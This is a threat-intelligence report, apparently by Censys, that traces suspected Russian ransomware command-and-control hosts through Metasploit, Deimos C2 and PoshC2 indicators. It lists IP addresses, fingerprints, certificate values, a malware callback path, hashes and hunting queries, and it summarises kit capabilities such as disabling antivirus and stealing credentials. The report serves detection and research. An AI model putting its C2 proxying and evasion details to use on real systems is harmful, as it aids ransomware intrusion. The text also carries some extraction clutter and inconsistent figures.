

## Russian Ransomware C2 Network Discovered in Censys Data


Prepared on: 18 July 2022

### **Table of Contents**

- Link Analysis Diagram
- Executive Summary
- Explanation of Findings
- Summary Analysis
- Proactive Hunt Playbook
- Appendices



## Link Analysis Diagram





#### **Overview**

On or about 24 June 2022, out of over 4.7 million hosts Censys observed in Russia, Censys discovered two Russian hosts containing an exploitation tool, Metasploit, and Command and Control (C2) tool, Deimos C2. Historical analysis indicated one of these Russian hosts also used the tool PoshC2. These tools allow penetration testers and hackers to gain access to and manage target hosts.

Censys then used details from the PoshC2 certificate to locate, among hosts elsewhere in the world including the US, two additional Russian hosts also using the PoshC2 certificate. Censys data showed these two Russian hosts possessing confirmed malware packages, one of which included a ransomware kit and a file that indicated two additional Russian Bitcoin hosts.

Additionally, Censys located a host in Ohio also possessing the Deimos C2 tool discovered on the initial Russian host and, leveraging historical analysis, discovered that the Ohio host possessed a malware package with software similarities to the Russian ransomware hosts possessing PoshC2 mentioned above, in October 2021.

### **Assessment**

Censys assesses that initially discovered Russian Hosts A & B with Metasploit and Deimos C2 are possibly initial attack vectors to take over victim hosts. Russian Hosts F & G possess malware capable of disabling anti-virus and performing a ransomware attack, with beacons to two Bitcoin nodes that likely receive ransomware payment from victims.

### **Methodology**


Censys conducts continuous technical Internet scanning on all publicly available IPv4 hosts in the world. In this investigation, Censys leveraged its own data in the form of software enumeration, certificate documentation, historical evidence, HTTP body responses, and geolocational data to identify and pivot through this network. Censys confirmed the offensive exploit, C2, and malware tools through 3rd party sources referenced in this report.



## Software search in Russia & Metasploit Discovery



On or about 24 June 2022, Censys ran a report to view the top 1000 software products currently observable amongst the over 7.4 million hosts discovered by Censys in Russia. Metasploit, a penetration testing toolkit developed by Rapid7, was observed by Censys on nine of these hosts. Although Metasploit enables users to compromise target hosts, it is used by many legitimate penetration testing teams for cybersecurity purposes, so Censys investigated the hosts' current postures to look for any other indicators of nefarious activity. On one host - 5.101.5[.]196 or, Host A - Censys also found



@ 8834/HTTP

services.software.product: Metasploit Q location country: Russia

the web vulnerability tester Acunetix on port 3443 as well as the Deimos C2 tool on port 8443. Since those additional tools were only found on Host A, Censys decided to investigate

(location.country= `Russia`) and services.software.product=`Metasploit`




## Deimos C2 JARM fingerprint search

Deimos C2 "is a post-exploitation Command & Control (C2) tool that leverages multiple communication methods in order to control machines that have been compromised." This is also a tool used by legitimate cybersecurity penetration testers to manage their operations and it stands to reason that a host used for such purposes might have both Metasploit, Acunetix, and a C2 tool. However, given Host A's country of origin and the presence of the additional tools on only one host, we searched Censys' data via the <u>JARM fingerprint</u> associated with Deimos C2 to determine the prevalence of Deimos C2 worldwide. If Deimos C2 was highly prevalent, then it might be a benign connection.

Instead, Censys found only three other hosts with a matching Deimos C2 JARM fingerprint, highlighted below. The Chinese host (Host C) had a matching JARM fingerprint, but did not seem to have any other identifying data points. Russian Host B listed Deimos C2 in the HTML Title, as did the original Russian host and mirrored the same ports, protocols, and software almost exactly. Ohio Host D, however, did not have a similar configuration, but did match the Deimos C2 JARM and the HTML title.



## Deimos C2 JARM fingerprint search



See For Yourself - Run This Query:

<u>services.jarm.fingerprint:</u> <u>1bd1bd1bd0001bd00041d1bd1bd41db0fe</u> 6e6bbf8c4edda78e3ec2bfb55687





Host D had Deimos C2 running on port 8443 as recently as 06 July 2022. Also notable, was that Censys observed "Squid Cache Squid 3.5.27" software on port 31337, which is a "is a caching and forwarding HTTP web proxy." Proxies have legitimate uses, but "[a]dversaries may use an external proxy to act as an intermediary for network communications to a command and control server to avoid direct connections to their infrastructure."3

Censys further investigated this host's history to find "Python Software Foundation" SimpleHTTP 0.6" and an HTTP response body displaying a directory listing for malware executables on port 8090 from <u>07 October</u> to 11 October 2021. The same software and identical directory prompt with different malware executables were also on Russian Hosts F, G, H, and Virginia Host E.

One executable found on the Host D, pss.exe, was identified as part of Karma ransomware group as it writes a notice to victims identifying it as such, and also is assessed to encrypt files on the victim host.4


https://en.wikipedia.org/wiki/Squid (software)
 https://attack.mitre.org/techniques/T1090/002/

<sup>4</sup> https://www.ioesandbox.com/anglysis/467911/1/html



## **Host D with Deimos C2**





# PoshC2 Certificate on original Russian host

After locating ransomware executables on Ohio Host D, Censys revisited the original Russian Host A for other indicators of nefarious activity. While conducting an historical analysis of Host A, Censys found port 31001 added on 30 May 2022 and not recently open. After reviewing the host summary on this date, Censys noticed a certificate on port 433 listing the location as Minnetonka, MN which seemed anomalous for a Russian host. What is more, the "O" or Organization listed was "Pajfds" and the "OU" or Organizational Unit listed was "Jethpro" which seemed suspicious to Censys.

Censys performed a Google search for these certificate details and found the exact same certificate details listed as an Indicator of Compromise (IOC) for the PoshC2 tool, on the <a href="website">website</a> of the developer, Nettitude Labs. PoshC2 is a free and open source, "proxy aware C2 framework used to aid penetration testers with red teaming, post-exploitation and lateral movement." The website also lists an HTTP response as an IOC that mirrors the response Censys obtained from Russian Host A during scanning.

Furthermore, PoshC2 documentation directs that a Python programming language kit be installed on target hosts, serving as another probable IOC as well as identifying probable threat actors, should Python software be found on hosts also possessing the PoshC2 certificate.




### Fremont Host K with PoshC2



On <u>21 April 2021</u>, Censys observed Host K with a PoshC2 certificate and possible malware kit on port 80 with a directory format identical to other PoshC2 hosts with confirmed malware kits, but Censys was unable to link any of the files listed on Host K to any known malware or nefarious activity. Similar to Virginia Host E, however, the Fremont host does also have Python and Apache software installed.

Censys is hesitant to suggest this could be a proxy of a C2 network as Censys found no direct ties to any Russian hosts, either nefariously identified in this report or otherwise, except for the presence of the PoshC2 certificate and similar directory listing format. A possible explanation is that this host is functioning as a legitimate penetration testing tool by legitimate security practitioners. Censys is including this host in the report for thoroughness and to allow other researchers to rule out the host as nefarious.


A file analysis was not possible as the host has closed this port and Censys' observance of the possible malware kit was historical.







# PoshC2 Certificate on original Russian host



#### HTTP Responses

PoshC2 also has static HTML responses that it responds with. The default is six HTTP 200 responses and one 404 response. These are stored in files at resources/responses/ and also loaded into the database when the server is first created. The server responds with a random 200 response to POST requests that do not error or require a specific response, and with the single 404 response to all unexpected URLs or when the C2 server errors. Other responses return context relevant data, such as tasks, implant code and so on.

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
The requested URL was not found on this server.
<hr>
<address>Apache (Debian) Server</address>
</body></html>

https://labs.nettitude.com/blog/detecting-poshc2-indicators-of-compromise/

#### SSL Certificate

PoshC2 by default creates a self-signed certificate for its HTTP server, the values for which are stored in poshc2/server/Config.py file. These values are not in the 'normal' configuration file config.yml and are less documented and are therefore harder to change.

```
Cert_C = "US"
Cert_ST = "Minnesota"
Cert_L = "Minnetonka"
Cert_O = "Pajfds"
Cert_OU = "Jethpro"
Cert_CN = "P18055077"
Cert_SerialNumber = 1000
Cert_NotBefore = 0
Cert_NotAfter = (10 * 365 * 24 * 60 * 60)
```




## PoshC2 Certificate on Eight Other Hosts

Again, while C2 tools are not nefarious in and of themselves, the fact that Russian Host A is currently using Demios C2 whose JARM links to Host D that previously hosted malware, Censys performed a worldwide <u>search</u> for other hosts presenting the PoshC2 certificate discovered on the Host A in May 2022.

Censys uncovered eight other hosts with the PoshC2 certificate on/about 24 June 2022.

These hosts can be described in four categories:

- Hosts F and G with malware kit
- Host E with a malware kit
- Host K with a possible malware kit
- Hosts K through O with only the PoshC2 certificate






### Russian Host F with PoshC2



Host F was presenting the PoshC2 HTTP response and certificate as recently as 22 June 2022. Additionally, on port 8000, Censys discovered not only Python software previously mentioned as required for attackers to implant on targets, but also an HTTP response that includes the malware kit depicted below. This was observed as recently as 07 July 2022. This malware kit allows an attacker to disable a target's antivirus, remotely manage the target, contains a trojan and callbacks to two other Russian hosts with operational Bitcoin ports, one of which is <u>listed</u> on a Bitcoin node directory. This same host, 92.53.90.70, also previously had a <u>Covenant C2 certificate</u> and HTML Title on <u>05 May 2022</u>. A full malware analysis of the kit found on Host F can be found in Appendix A.

Through a historical analysis of the malware kit on port 8000, Censys discovered that on 15 June 2022, this malware kit had "restoreassistance\_net@decorous[.]cyou" appended to each of the files. A Google search revealed "@decorous[.]cyou" as a domain used by the MedusaLocker group, confirmed by a CISA Alert.


Censys assesses that this constitutes a "smoking gun" and implicates this host as part of a ransomware C2 network, likely as an attacker or a proxy (as a victim is possible, however, Censys' historical analysis indicates the presence, removal, and reemergence of the PoshC2 certificate and a persistence of the malware kit modified over time which would be more in line with an attacker modifying their attack methods).






### Russian Host F with PoshC2





As seen on Censys



A full file read out can be found in Appendix A

Remote desktop access/management
Disables Windows Defender Security Center
Disables Windows Defender & Malwarebytes Anti Spyware
Contains authentication key for Ngrok.exe
Trojan as identified by Jiangmin on VirusTotal
Trojan (Virus Total). Callback to Bitcoin Hosts I & J

As seen on host




### Russian Host G with PoshC2




This host was presenting the PoshC2 HTTP response and certificate as recently as 07 July 2022. Censys also observed the same Python software and a similarly formatted malware kit to Russian host F on port 8000, but the contents of the malware kit were different. Censys malware analysis via VirusTotal indicates this kit included penetration testing access and C2 tool Cobalt Strike, a call back to itself, credential theft tool Mimikatz, and WinRar that can encrypt files and has been <u>used</u> by ransomware groups to do so. possibly indicating that this host is used for initial access on target hosts.

Further confirmation of the existence of PoshC2 can be found via the "PoshC2.bat" file used to execute commands for the tool as well as "dropper\_cs.exe" identified in a package on infosecninja's GitHub <u>page</u>.

A full malware analysis of this kit can be found in Appendix B.







As seen on host

VirusTotal indicates this is Cobalt Strike

File appears to call back to itself.

95.213.145[.]101/adServingData/PROD/TMClient/6/8736/?c.

"/adServingData/PROD/TMClient/6/8736" is a <u>documented</u> IOC related to PoshC2.

Subset of the main.exe code, appears to be python components. Purpose unknown.

7zipped archive containing Mimikatz w/ password protected files

Zipped archive containing Mimikatz w/ non-password protected files including passwords.txt (all matching size of version above)
Batch file to execute PoshC2 commands. Includes URL callback to

same host, a <u>known IOC</u> for PoshC2.

Data compression, encryption and archiving tool for Windows



### Hosts E & H with PoshC2






Host E was observed with the PoshC2 certificate and HTTP response as recently as 07 July 2022 on port 443. The same Python software as Hosts F and G as well as a different malware kit were observed on the host as recently as 28 June 2022. A direct malware analysis could not be performed since, at the time of Censys' discovery of the host, the port on which the malware package was located, 443, was closed. The kit contained 155 files, several of which were identified as malicious by JoeSandbox and Hybrid Analysis but no direct links to ransomware was identified. A full file list can be found in Appendix C.

Censys ran Google searches for the files included in the kit, and found matches to a host – Host H – based in the UK, but on Russian network Selectel, via a <u>Pastebin</u> drop dated 19 July 2021. Censys performed an historical analysis on Host H and confirmed existence of the malware files at the same time as well as a PoshC2 certificate on port 443 on <u>17 September 2021</u> (this host was not observed during the original PoshC2 certificate search as this host had closed port 443 at the time of said search). Censys used JoeSandbox and <u>Hybrid Analysis</u> to confirm the malware and identified ties to ransomware. A full malware list can be found in Appendix D. This host is <u>currently</u> listed as based in St. Petersburg, Russia and was identified by <u>@r3dbU7z</u> on Twitter as part of the MedusaLocker group.


Additionally, Apache HTTPD software on port 443 was observed on Virginia Host E as recently as 25 June 2022. According to PoshC2 documentation, an attacker can use Apache software on a proxy host to silently redirect traffic to the C2 server and attacker from the target, without the target host knowing. This would serve to hide the origin of the true attacker. It is possible that the Virginia host was or is functioning as such a proxy within the US so as to be trusted by other US-based potential victim hosts, however, Censys does not possess the data to confirm this.






## Hosts E & H with PoshC2







Nettitude Labs




### Hosts L thru O with PoshC2


Censys observed Hosts L through O each with a PoshC2 certificate, but did not find directories similar to other hosts with confirmed malware kits.

However, Censys did observe Apache software on Hosts L, M and O which PoshC2 documentation states an attacker can use on a proxy host to silently redirect traffic to a C2 server and attacker from the target, without the target host knowing, as previously stated for Host E on page 16. This fact is a possible indicator that Hosts L through O could be currently or are intended to be used as C2 proxies, but this possible indicator alone is not enough to conclude that these hosts are or will function as C2 proxies. It should also be noted that, similar to Host H, Censys observed Host O geographically in the Netherlands, but on Russian virtual dedicated server provider <a href="VDSINA-NL">VDSINA-NL</a> (RU) with <a href="known">known</a> server locations in both Russia and the Netherlands. This fact is merely an additional indicator of possible Russian

control/presence on the host.



Bitcoin I



Nettitude Labs

The discovery of Metasploit on Host A uncovered the tool Deimos C2. A Censys search on the JARM fingerprint of Deimos C2 uncovered Host D with the same tool, but also a web proxy which can be used to hide the identity of a true attacker, and a piece of malware in October 2021 tied to the Karma ransomware group. Censys' assumption is that, while we are currently unable to tie Host D to any attack, the intent of the host was to levy its ransomware kit against targets.

The fact that both Host D and original Host A both had the Deimos C2 tool can be considered coincidental. However, the fact that Host D's malware directory format and Python software mirrored that of MedusaLocker-linked Hosts F and G, and that both of those hosts not only possessed confirmed ransomware but also linked back to Host A via the PoshC2 certificate, could mean that Host D was functioning as a proxy for Host A. However, Censys was unable to observe Deimos C2 on Host A during or before the October 2021 timeframe during which Host D possessed malware. Chinese Host C did have the Deimos C2 JARM during this time period, but no other indicators of Deimos C2 or malware.

Censys assesses that Hosts F and G, however, are confirmed ransomware hosts that are either functioning as original attackers or as C2 servers/nodes due to the confirmed ransomware on both hosts and Host F's possession of a file that points to Bitcoin Hosts I & J, presumably for ransomware victims to pay the ransom in Bitcoin. The link of Hosts F and G to initial Host A is circumstantial based only on the existence of the PoshC2 certificate and being hosted in Russia – further analysis with other data types is required to conclude or rule out any direct connection.

Hosts E and H share the PoshC2 certificate circumstantial tie to Host A, but share with each other, a similar malware kit. While Host E's malware kit was not directly tied to ransomware, Host H's was and the files, while similar, seemed to be modified. Censys suspects these two hosts are/were used as C2 proxies, especially as Host H was previously hosted in the UK but via a Russian network provider and is now listed as based in Russia.

Censys leveraged its own temporal visibility of worldwide hosts to find hosts with cyber exploitation tools and C2 tools and then pivot within its own data to uncover hosts related to those tools, possessing proxy software, and malware kits. While many connections are circumstantial, Censys is certain that it uncovered Hosts F and G are fully capable of carrying out ransomware attacks and funnelling Bitcoin payment to Hosts I and J. Censys encourages the rest of the community to investigate other connections mentioned in this report to confirm or deny a wider ransomware network.



## 6 Steps to Russian Ransomware: A Proactive Hunt Playbook

- Initial search for all hosts Censys observes geographically located in Russia.
  - <u>location.country= `Russia`</u>
- Censys' "Report" function, showing the top 1000 software products available on all hosts in Russia that Censys sees. This built off of the previous query.
  - Report: location.country= `Russia` + services.software.product (1000 results)
- Selection of the software Metasploit (exploit tool used by penetration testers and other hackers) from the previous Censys Report. Shows all hosts in Russia with Metasploit on them and available for connection and, therefore, attack.


  (location.country= `Russia`) and services.software.product=`Metasploit`
- Search for all hosts in the world that Censys observes matching the Deimos C2 JARM TLS fingerprint.


  Services jarm fingerprint:
- services.jarm.fingerprint:

  1bd1bd1bd0001bd00041d1bd1bd41db0fe6e6bbf8c4edda78e3ec2bfb55687
- Historical snapshot of Host A on 30 May 2022 presenting the PoshC2 certificate
  PoshC2 certificate discovery on 30 May 2022 on Host A
- Search for all hosts in the world that Censys observes presenting the PoshC2 certificate that lead to the discovery of ransomware hosts F and G, suspicious hosts K, E, and H, as well as Hosts L -O.
- services.tls.certificates.leaf\_data.subject\_dn=`C=US, ST=Minnesota, L=Minnetonka, O=Pajfds, OU=Jethpro, CN=P18055077`



## Appendix A1: ANY\_DESK.bat Malware Analysis on Host F







As seen on Censys


**ANY\_DESK.bat** - MD5: 1529bd290c048f52b1154bf440ae4c94 <u>Function</u> - remote desktop management/access <u>VirusTotal analysis</u>

